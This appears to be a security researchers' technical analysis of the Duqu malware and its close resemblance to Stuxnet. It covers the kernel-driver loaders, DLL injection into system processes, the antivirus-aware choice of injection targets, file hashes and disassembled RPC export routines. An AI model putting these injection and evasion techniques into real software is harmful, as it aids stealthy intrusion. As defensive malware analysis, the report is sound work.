

Duqu: A Stuxnet-like malware found in the wild

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Technical Report

by



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Findings in brief

Our main two findings can be summarized in the followings:

- Stuxnet code is massively re-used in targeted attacks
- A new digitally signed windows driver is used by attackers that was signed by another hardware manufacturer in Taiwan

We believe that our findings open up a brand new chapter in the story of the targeted attacks that has emerged in the recent years, and especially, these pieces of information will raise many new questions on the Stuxnet story as well.

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1. Introduction

Stuxnet is the most interesting piece of malware in the last few years, analyzed by hundreds of security experts and the story told by thousands of newspapers. The main reason behind the significant visibility is the targeted attack against the high profile, real-life, industrial target, which was considered as a thought experiment before. Experts have hypothesized about the possibility of such a sophisticated attack, but Stuxnet rang the bell for a wider audience about the impact of cyber attacks on critical infrastructures.

Surprisingly, the technical novelty of the individual components of the Stuxnet worm is not astonishing. What is more interesting is the way how those different parts are combined with each other to result in a powerful targeted threat against control systems used in nuclear facilities. In fact, Stuxnet is highly modular, and this feature allows sophisticated attackers to build a targeted attack from various pieces of code, similar to the way carmakers build new cars from available parts. This modularity also means a new era for malware developers, with a new business model pointing towards distributed labor where malware developers can work simultaneously on different parts of the system, and modules can be sold on underground markets.

In this document, we reveal the existence of and report about a malware found in the wild that shows striking similarities to Stuxnet, including its modular structure, injection mechanisms, and a driver that has a fraudulent digital signature on it. We named the malware “Duqu” as it’s key logger creates temporary files with names starting with “~DQ...”.

As researchers, we are generally concerned with understanding the impact of the malware and designing appropriate defense mechanisms. This report makes the first steps towards this goal. We describe the results of our initial analysis of Duqu, pointing out many similarities to Stuxnet. We must note, however, that due to the limited available time for preparing this report, many questions and issues remain unanswered or unaddressed. Nevertheless, we hope that our report will still be useful for other security experts who continue the analysis of Duqu. To help follow-up activities, we discuss open questions at the end of this document.

As a more general impact, we expect that this report will open a new chapter in the story of Stuxnet. Duqu is not Stuxnet, but its structure and design philosophy are very similar to those of Stuxnet. At this point in time, we do not know more about their relationship, but we believe that the creator of Duqu had access to the source code of Stuxnet.

2. Main components

Upon discovering the suspicious software, we performed an initial analysis, and uncovered three main groups of components in the software: A standalone keylogger tool, the “Jminet7” group of objects, and the “cmi4432” group of objects as shown in Figure 1.




Figure 1 – Main components and their modules.

The **keylogger** is a standalone .exe file that was found on an infected computer. It contains an internal encrypted DLL, which delivers the keylogging functions, whereas the main keylogger executable injects the DLL and controls the keylogging (screen logging, etc.) process.

The **jminet7** group of objects is working as follows: In the **registry**, a service is defined that loads the **jminet7.sys driver** during the Windows bootup process. This kernel driver then loads configuration data from itself and from the registry, and injects the **netp191.pnf DLL payload** into a system process. Finally, some configuration data is stored in the **netp192.pnf encrypted configuration file**.

The **cmi4432** group of objects exhibits the same behavior: In the **registry**, a service is defined that loads the **cmi4432.sys driver** during the Windows bootup process. This kernel driver then loads configuration data from itself and from the registry, and injects the **cmi4432.pnf DLL payload** into a system process. Finally, some configuration data is stored in the **cmi4464.pnf encrypted configuration file**.

The **jminet7** and the **cmi4432** groups are very similar; they only differ in their payload. The difference is tens of kilobytes in size. Also, the **cmi4432.sys driver** is signed and therefore can be used e.g. on Windows 7 computers. It is not yet fully known if the two groups are designed for different computer types or they can be used simultaneously. It is possible that the rootkit (jminet7 or cmi4432) provides functionality to install and start the keylogger.

The similarities to the Stuxnet malware group start to show up first at this very abstract module level. In case of Stuxnet, a service is defined in the **registry** that loads the **mrxcsl.sys driver** during the Windows bootup process. This kernel driver then loads configuration data from itself (encrypted in the .sys file) and from the registry; and injects (among others) the **oem7a.pnf DLL payload** into a system process. Finally, some configuration data is stored in the **mdmcpq3dd.pnf encrypted configuration file**. This initial similarity motivated us to perform a thorough analysis of the malware code. Our analysis uncovered similarities that show a close relationship between the two malware groups.

There is one more thing: There were only two known cases so far in which a malware used a kernel driver with a valid digital signature: Stuxnet's mrxcsl.sys was signed by the key of **RealTek**, and after the revocation of RealTek's certificate, a new version contained the signature of **JMicron**. Now, this list has a new member: **cmi4432.sys contains a valid digital signature of the Taiwanese manufacturer C-Media**.

2.1. Comparison of Stuxnet and Duqu at a glance

Feature	Stuxnet	Duqu
Modular malware	✓	✓
Kernel driver based rootkit	✓	✓ very similar
Valid digital signature on driver	Realtek, JMicron	C-Media
Injection based on A/V list	✓	✓ seems based on Stux.
Imports based on checksum	✓	✓ different alg.
3 Config files, all encrypted, etc.	✓	✓ almost the same
Keylogger module	?	✓
PLC functionality	✓	✗ (different goal)
Infection through local shares	✓	No proof, but seems so
Exploits	✓	?
0-day exploits	✓	?
DLL injection to system processes	✓	✓
DLL with modules as resources	✓ (many)	✓ (one)
RPC communication	✓	✓
RPC control in LAN	✓	?
RPC Based C&C	✓	?
Port 80/443, TLS based C&C	?	✓
Special “magic” keys, e.g. 790522, AE	✓	✓ lots of similar
Virtual file based access to modules	✓	✓
Usage of LZO lib	?	✓ multiple
Visual C++ payload	✓	✓
UPX compressed payload,	✓	✓
Careful error handling	✓	✓
Deactivation timer	✓	✓
Initial Delay	? Some	✓ 15 mins
Configurable starting in safe mode/dbg	✓	✓ (exactly same mech.)

Table 1 – Comparing Duqu and Stuxnet at the first glance

Feature	oam7a.pnf (Stuxnet)	netp191.pnf (Duqu)
Packer	UPX	UPX
Size	1233920 bytes	384512 bytes
Exported functions #	21	8
ntdll.dll hooks	ZwMapViewOfSection ZwCreateSection ZwOpenFile ZwClose ZwQueryAttributesFile ZwQuerySection	ZwMapViewOfSection ZwCreateSection ZwOpenFile ZwClose ZwQueryAttributesFile ZwQuerySection
Resources	13 (201, 202, 203,205, 208, 209, 210, 220, 221,222, 240,241,242, 250)	1 (302)

Table 2 – Similarities and differences between the two main dlls

Table 1 and Table 2 compare the features of Stuxnet and Duqu. From the comparison, the strong similarity between the threats becomes apparent. When we dive into the details of the codes, we even see that both malwares hook the same ntdll.dll functions. Furthermore, the sections of the two dlls are also very similar as Stuxnet contains only one extra section called .xdata (Figure 3), but its characteristics are the same as the .rdata section of Duqu (Figure 2).

Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
.text	0001AE66	00001000	0001B000	00000400	60000020
.rdata	00009D1E	0001C000	00009E00	0001B400	40000040
.data	000144A0	00026000	00003E00	00025200	C0000040
.cdata	00001A5E	0003B000	00001C00	00029000	C0000040
.rsrc	0002F658	0003D000	0002F800	0002AC00	40000040
.reloc	00003982	0006D000	00003A00	0005A400	42000040

Figure 2 – The sections of Duqu's netp191.dll

Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
.text	0005391D	00001000	00053A00	00000400	60000020
.rdata	00011A3C	00055000	00011C00	00053E00	E0000040
.data	00003DA0	00067000	00003400	00065A00	C0000040
.xdata	000113E4	0006B000	00011400	00068E00	40000040
.cdata	00000744	0007D000	00000800	0007A200	C0000040
.rsrc	000A8FA4	0007E000	000A9000	0007AA00	40000040
.reloc	00009948	00127000	00009A00	00123A00	42000040

Figure 3 – The sections of Stuxnet's oem7a.dll

There are also differences between the two codes. The main dll of Stuxnet (oam7a.pnf) contains 21 exported functions (with dedicated roles), but netp191.pnf has only 8 exported functions. The smaller number of functions is justified by the fact that Duqu does not contain the power plant specific functionalities that Stuxnet does. However, the rest of this report demonstrates that Duqu uses the mechanisms of Stuxnet via these functions.

2.2. Comparison of Duqu's two main group of objects

File	Compiler/Packer	Description
jminet7.sys		Kernel driver, loader of other components
nep191.pnf	UPX	Injected DLL payload
nep191_res302.dll (offset 175192)	MS VC++ Private Version 1 [Overlay]	Internal part, ???
netp191.zdata.mz	Compressed file (dll) in unknown format	??? (likely res302+comm. module)
cmi4432.sys		Kernel driver, loader of other components
cmi4432.pnf	UPX	Injected DLL payload
cmi4432_res302.dll (offset 203627)	MS VC++ Private Version 1 [Overlay]	Most likely, loader for the comm. module
cmi4432_ 203627.dll		Communication module

Table 3 – Comparing the two main group of objects

Table 3 summarizes a few pieces of information about the two main groups of objects we identified in Duqu. The Compiler and Packer versions are reported by PEiD as shown in Figure 4.




Figure 4 – The sections of Duqu's netp191 dll (nep191.pnf)

2.3. PE file dates

File	Date
CMI4432.PNF	17/07/2011 06:12:41
cmi4432_res302.dll	21/12/2010 08:41:03
cmi4432_203627.dll	21/12/2010 08:41:29
netp191.PNF	04/11/2010 16:48:28
nep191_res302.dll	21/12/2010 08:41:03
Keylogger.exe	01/06/2011 02:25:18
Keylogger internal DLL	01/06/2011 02:25:16

Table 4 – Comparing dates of Duqu's PE files

Table 4 shows the dates of Duqu's each PE file.

2.4. Directory listing and hashes

The size, date and SHA1 sum of Duqu's PE files are shown below.

```
192512 Sep 9 14.48 cmi4432.PNF
29568 Sep 9 15.20 cmi4432.sys
6750 Sep 9 14.48 cmi4464.PNF
24960 2008 Apr 14 jminet7.sys
85504 Aug 23 06.44 keylogger.ex
232448 2009 Feb 10 netp191.PNF
6750 2009 Feb 10 netp192.PNF
```

Sample 1 – File size, date and name – Directory listing of samples

```
192f3f7c40fa3aaa4978ebd312d96447e881a473 *cmi4432.PNF
588476196941262b93257fd89dd650ae97736d4d *cmi4432.sys
f8f116901ede1ef59c05517381a3e55496b66485 *cmi4464.PNF
d17c6a9ed7299a8a55cd962bdb8a5a974d0cb660 *jminet7.sys
723c71bd7a6c1a02fa6df337c926410d0219103a *keylogger.ex
3ef572cd2b3886e92d1883e53d7c8f7c1c89a4b4 *netp191.PNF
c4e51498693cebf6d0cf22105f30bc104370b583 *netp192.PNF
```

Sample 2 – sha1sum results for the samples

3. Injection mechanism

The registry information for Duqu’s jminet7.sys in unencrypted form is presented below:

```
0000000000: 00 00 00 00 01 00 00 00 | 10 BB 00 00 01 00 03 00      ☺ ▶» ☺ ▼
0000000010: 82 06 24 AE 1A 00 00 00 | 73 00 65 00 72 00 76 00    '▲$R→  s e r v
0000000020: 69 00 63 00 65 00 73 00 | 2E 00 65 00 78 00 65 00    i c e s . e x e
0000000030: 00 00 38 00 00 00 5C 00 | 53 00 79 00 73 00 74 00    8 \ S y s t
0000000040: 65 00 6D 00 52 00 6F 00 | 6F 00 74 00 5C 00 69 00    e m R o o t \ i
0000000050: 6E 00 66 00 5C 00 6E 00 | 65 00 74 00 70 00 31 00    n f \ n e t p l
0000000060: 39 00 31 00 2E 00 50 00 | 4E 00 46 00 00 00 D2      9 1 . P N F Ñ
```

Sample 3 – decrypted registry data for Duqu’s jminet7.sys

Knowing the operation of Stuxnet from previous analyses, visual inspection of the code hints to the injection of “inf/netp191.PNF” into “services.exe”. Later, we will show that it also commands that the encryption key of “0xAE240682” (offset 0x10) is used. The byte sequence “1A 00 00 00” that follows the encryption key can also be found in the Stuxnet registry. The only difference is that in Stuxnet the export that should be called is between the key and the “1A 00 00 00” string, here it is before “01 00 03 00”. So after injection, Export 1 should be called by the driver. The case of cmi4432.sys is the same, it is injected into “services.exe” and then Export 1 is called.

4. Injection target

Duqu injection target selection is very similar to the mechanism of Stuxnet. For trusted processes both look up a list of known antivirus products. In Duqu, this list is stored in 0xb3 0x1f XOR encrypted 0-terminated strings. In the Resource 302 part of the cmi4432 payload DLL the list is the following:

```
%A\Kaspersky Lab\AVP%v\Bases\*. *c
Mcshield.exe
SOFTWARE\KasperskyLab\protected\AVP80\environment
SOFTWARE\KasperskyLab\protected\AVP11\environment
SOFTWARE\KasperskyLab\protected\AVP10\environment
SOFTWARE\KasperskyLab\protected\AVP9\environment
SOFTWARE\KasperskyLab\protected\AVP8\environment
SOFTWARE\KasperskyLab\protected\AVP7\environment
SOFTWARE\kasperskylab\avp7\environment
```

```

SOFTWARE\kasperskylab\avp6\environment
ProductRoot
avp.exe
%C\McAfee\Engine\*.dat
SOFTWARE\McAfee\VSCore
szInstallDir32
avguard.exe
bdagent.exe
UmxCfg.exe
fsdfwd.exe
%C\Symantec Shared\VirusDefs\binhub\*.dat
rtvscan.exe
ccSvcHst.exe
ekrn.exe
%A\ESET\ESET Smart Security\Updfiles\*.nup
SOFTWARE\TrendMicro\NSC\TmProxy
InstallPath
tmproxy.exe
SOFTWARE\Rising\RIS
SOFTWARE\Rising\RAV
RavMonD.exe

```

Sample 4 – Duqu’s antivirus list (trusted processes) from cmi4432 res302 DLL

Basically, the list above is almost identical to the one in Stuxnet (even uses the same ordering), the only difference is the addition of the Chinese Rising Antivirus.

The outer part, cmi4432.dll contains some addition this list:

```

%A\Kaspersky Lab\AVP%v\Bases\*.c
Mcshield.exe
SOFTWARE\KasperskyLab\protected\AVP80\environment
SOFTWARE\KasperskyLab\protected\AVP11\environment
SOFTWARE\KasperskyLab\protected\AVP10\environment
SOFTWARE\KasperskyLab\protected\AVP9\environment
SOFTWARE\KasperskyLab\protected\AVP8\environment
SOFTWARE\KasperskyLab\protected\AVP7\environment
SOFTWARE\kasperskylab\avp7\environment
SOFTWARE\kasperskylab\avp6\environment
ProductRoot
avp.exe
%C\McAfee\Engine\*.dat
SOFTWARE\McAfee\VSCore
szInstallDir32
avguard.exe
bdagent.exe
UmxCfg.exe
fsdfwd.exe
%C\Symantec Shared\VirusDefs\binhub\*.dat
rtvscan.exe
ccSvcHst.exe
ekrn.exe

```

```
%A\ESET\ESET Smart Security\Updfiles\*.nup
SOFTWARE\TrendMicro\NSC\TmProxy
InstallPath
tmproxy.exe
SOFTWARE\Rising\RIS
SOFTWARE\Rising\RAV
RavMonD.exe
360rp.exe
360sd.exe
```

Sample 5 – possible targets - in our case lsass.exe was used.

360rp.exe and 360sd.exe is added.

For netp191.PNF (DLL), both the external and the internal DLL contains only the first list of antivirus products without 360rp.exe and 360sd.exe. The keylogger also contains the same list including 360rp.exe and 360sd.exe.

```
%SystemRoot%\system32\lsass.exe
%SystemRoot%\system32\winlogon.exe
%SystemRoot%\system32\svchost.exe
```

Sample 6 – possible targets - in our case lsass.exe was used.

The evolution of the list items corresponds to the file dates in the MZ headers. All the executables whose header the year 2011 contain 360rp.exe and 360sd.exe (the earliest example is the keylogger.exe with date 01/06/2011 02:25:18), while earlier components do not contain 360rp.exe and 360sd.exe.

5. Exported functions

Figure 5 and Figure 6 show the exported functions of netp191.pnf and cmi4432.pnf, respectively. While netp191.pnf contains 8 exports, cmi4432 lacks export number `_3` and `_7`. Each export has a specific role with similarities to the exports of Stuxnet's main dll.

We could not yet identify the function of each export, except exports 1, 7, and 8, which are responsible for RPC functions. Below, we describe our findings related to RPC.

First, exports `_1` and `_8` of `netp191.pnf` are essentially the same as the first (`_1`) and the last (`_32`) exports of Stuxnet's `oam7a.pnf`. In case of Stuxnet, these exports served to infect removable devices and started an RPC server to communicate with other instances of the malware. The only difference was that `_1` started the RPC server with `wait`, while `_32` did not sleep before the start of the RPC server. In case of `netp191.pnf`, export `_1` and export `_8` are also related to RPC communication and differ only in a few bits.

Name	Address	Ordinal
<code>_1</code>	10001074	1
<code>_2</code>	10002441	2
<code>_3</code>	1000112D	3
<code>_4</code>	1000153E	4
<code>_5</code>	100015E6	5
<code>_6</code>	100024B2	6
<code>_7</code>	100011A3	7
<code>_8</code>	100010D1	8
<code>DllEntryPoint</code>	10013069	

Figure 5 – The exports of `netp191.pnf`

Name	Address	Ordinal
<code>_1</code>	10001074	1
<code>_2</code>	10001DA4	2
<code>_4</code>	10001435	4
<code>_5</code>	100014DD	5
<code>_6</code>	10001E15	6
<code>_8</code>	100010D1	8
<code>DllEntryPoint</code>	1001042F	

Figure 6 – The exports of `cmi4432.pnf`

Export `_7` of `netp191.pnf` is almost the same as the RPC server export `_27` in Stuxnet. Thus, we can assert that Duqu might have the same functionality to update itself from another Duqu instance or from the C&C server. The main similarities between the two RPC server initializations are highlighted in Sample 7 (Duqu) and Sample 8 (Stuxnet). Note that there is a slight mutation between the two samples, but despite of this, the implemented functionalities are the same.

```

.text:100011A3      public RPC_Server_7
.text:100011A3 RPC_Server_7  proc near          ; DATA XREF: .rdata:off_1001C308|o
.text:100011A3      mov     eax, offset sub_1001B756
.text:100011A8      call   Nothing_sub_10018C14
.text:100011AD      sub     esp, 10h
.text:100011B0      push   ebx
.text:100011B1      push   esi
.text:100011B2      push   edi
.text:100011B3      mov     [ebp-10h], esp
.text:100011B6      and     dword ptr [ebp-4], 0

```

```

.text:100011BA      lea     esi, [ebp-18h]
.text:100011BD      call   sub_10008CBD
.text:100011C2      xor     ebx, ebx
.text:100011C4      inc     ebx
.text:100011C5      mov     [ebp-4], bl
.text:100011C8      call   sub_10008D9B
.text:100011CD      call   sub_1000778F
.text:100011D2      test    al, al
.text:100011D4      jnz    short loc_100011F2
.text:100011D6      mov     [ebp-4], al
.text:100011D9      mov     eax, esi
.text:100011DB      push   eax
.text:100011DC      call   each_export_calls_sub_10008CCD
.text:100011E1
.text:100011E1 loc_100011E1:      ; DATA XREF: sub_1000122C+4|o
.text:100011E1      xor     eax, eax
.text:100011E3      mov     ecx, [ebp-0Ch]
.text:100011E6      mov     large fs:0, ecx
.text:100011ED      pop     edi
.text:100011EE      pop     esi
.text:100011EF      pop     ebx
.text:100011F0      leave
.text:100011F1      retn
.text:100011F2 ; -----
.text:100011F2
.text:100011F2 loc_100011F2:      ; CODE XREF: RPC_Server_7+31|j
.text:100011F2      call   sub_10006C53
.text:100011F7      lea     eax, [ebp-11h]
.text:100011FA      push   eax
.text:100011FB      call   sub_10001318
.text:10001200      mov     eax, dword_1002A134
.text:10001205      cmp     dword ptr [eax], 0
.text:10001208      jnz    short loc_1000121B
.text:1000120A      mov     [ebp-1Ch], ebx
.text:1000120D      push   offset unk_1001FC18
.text:10001212      lea     eax, [ebp-1Ch]
.text:10001215      push   eax
.text:10001216      call   Exception_Handler_sub_10013880
.text:1000121B
.text:1000121B loc_1000121B:      ; CODE XREF: RPC_Server_7+65|j
.text:1000121B      mov     eax, [eax]
.text:1000121D      mov     edx, [eax]
.text:1000121F      mov     ecx, eax
.text:10001221      call   dword ptr [edx+8]
.text:10001224      push   ebx ; dwExitCode
.text:10001225      push   eax ; hLibModule
.text:10001226      call   ds:FreeLibraryAndExitThread
.text:10001226 RPC_Server_7      endp

```

Sample 7 – Export function _7 in netp191.pnf

```

.text:10001CA2      public _27_RPCServer
.text:10001CA2 _27_RPCServer      proc near ; DATA XREF: .rdata:off_10055518|o
.text:10001CA2      mov     eax, offset loc_10052604
.text:10001CA7      call   Nothing_sub_1004AB94
.text:10001CAC      sub     esp, 0Ch
.text:10001CAF      push   ebx
.text:10001CB0      push   esi
.text:10001CB1      push   edi
.text:10001CB2      mov     [ebp-10h], esp
.text:10001CB5      and     dword ptr [ebp-4], 0
.text:10001CB9      lea     esi, [ebp-18h]
.text:10001CBC      call   sub_1002214A
.text:10001CC1      mov     byte ptr [ebp-4], 1
.text:10001CC5      call   sub_10022228
.text:10001CCA      push   2
.text:10001CCC      push   offset dword_1005CCF0
.text:10001CD1      call   sub_100226BB
.text:10001CD6      pop     ecx

```

```

.text:10001CD7          pop     ecx
.text:10001CD8          call   sub_100319D2
.text:10001CDD          test   al, al
.text:10001CDF          jnz    short loc_10001CFD
.text:10001CE1          mov    [ebp-4], al
.text:10001CE4          mov    eax, esi
.text:10001CE6          push  eax
.text:10001CE7          call  each_export_calls_1002215A
.text:10001CEC
.text:10001CEC loc_10001CEC:          ; DATA XREF: sub_10001D1E+12+o
.text:10001CEC          xor    eax, eax
.text:10001CEE          mov    ecx, [ebp-0Ch]
.text:10001CF1          mov    large fs:0, ecx
.text:10001CF8          pop    edi
.text:10001CF9          pop    esi
.text:10001CFA          pop    ebx
.text:10001CFB          leave
.text:10001CFC          retn
.text:10001CFD ; -----
.text:10001CFD
.text:10001CFD loc_10001CFD:          ; CODE XREF: _27_RPCServer+3D1+j
.text:10001CFD          call  sub_100193EA
.text:10001D02          lea   eax, [ebp-11h]
.text:10001D05          push  eax
.text:10001D06          call  sub_10001E2D
.text:10001D0B          push  1          ; dwExitCode
.text:10001D0D          mov   eax, dword_1006A840
.text:10001D12          call  sub_10022379
.text:10001D17          push  eax          ; hLibModule
.text:10001D18          call  ds:FreeLibraryAndExitThread
.text:10001D18 _27_RPCServer  endp

```

Sample 8 – Export function `_27` in `oam7a.pnf` (Stuxnet)




Figure 7 – Cross references to library function `RPCServerUnregisterIf` in `oam7a.pnf`




Figure 8 – Cross references to library function RpcServerUnregisterIf in netp191.pnf

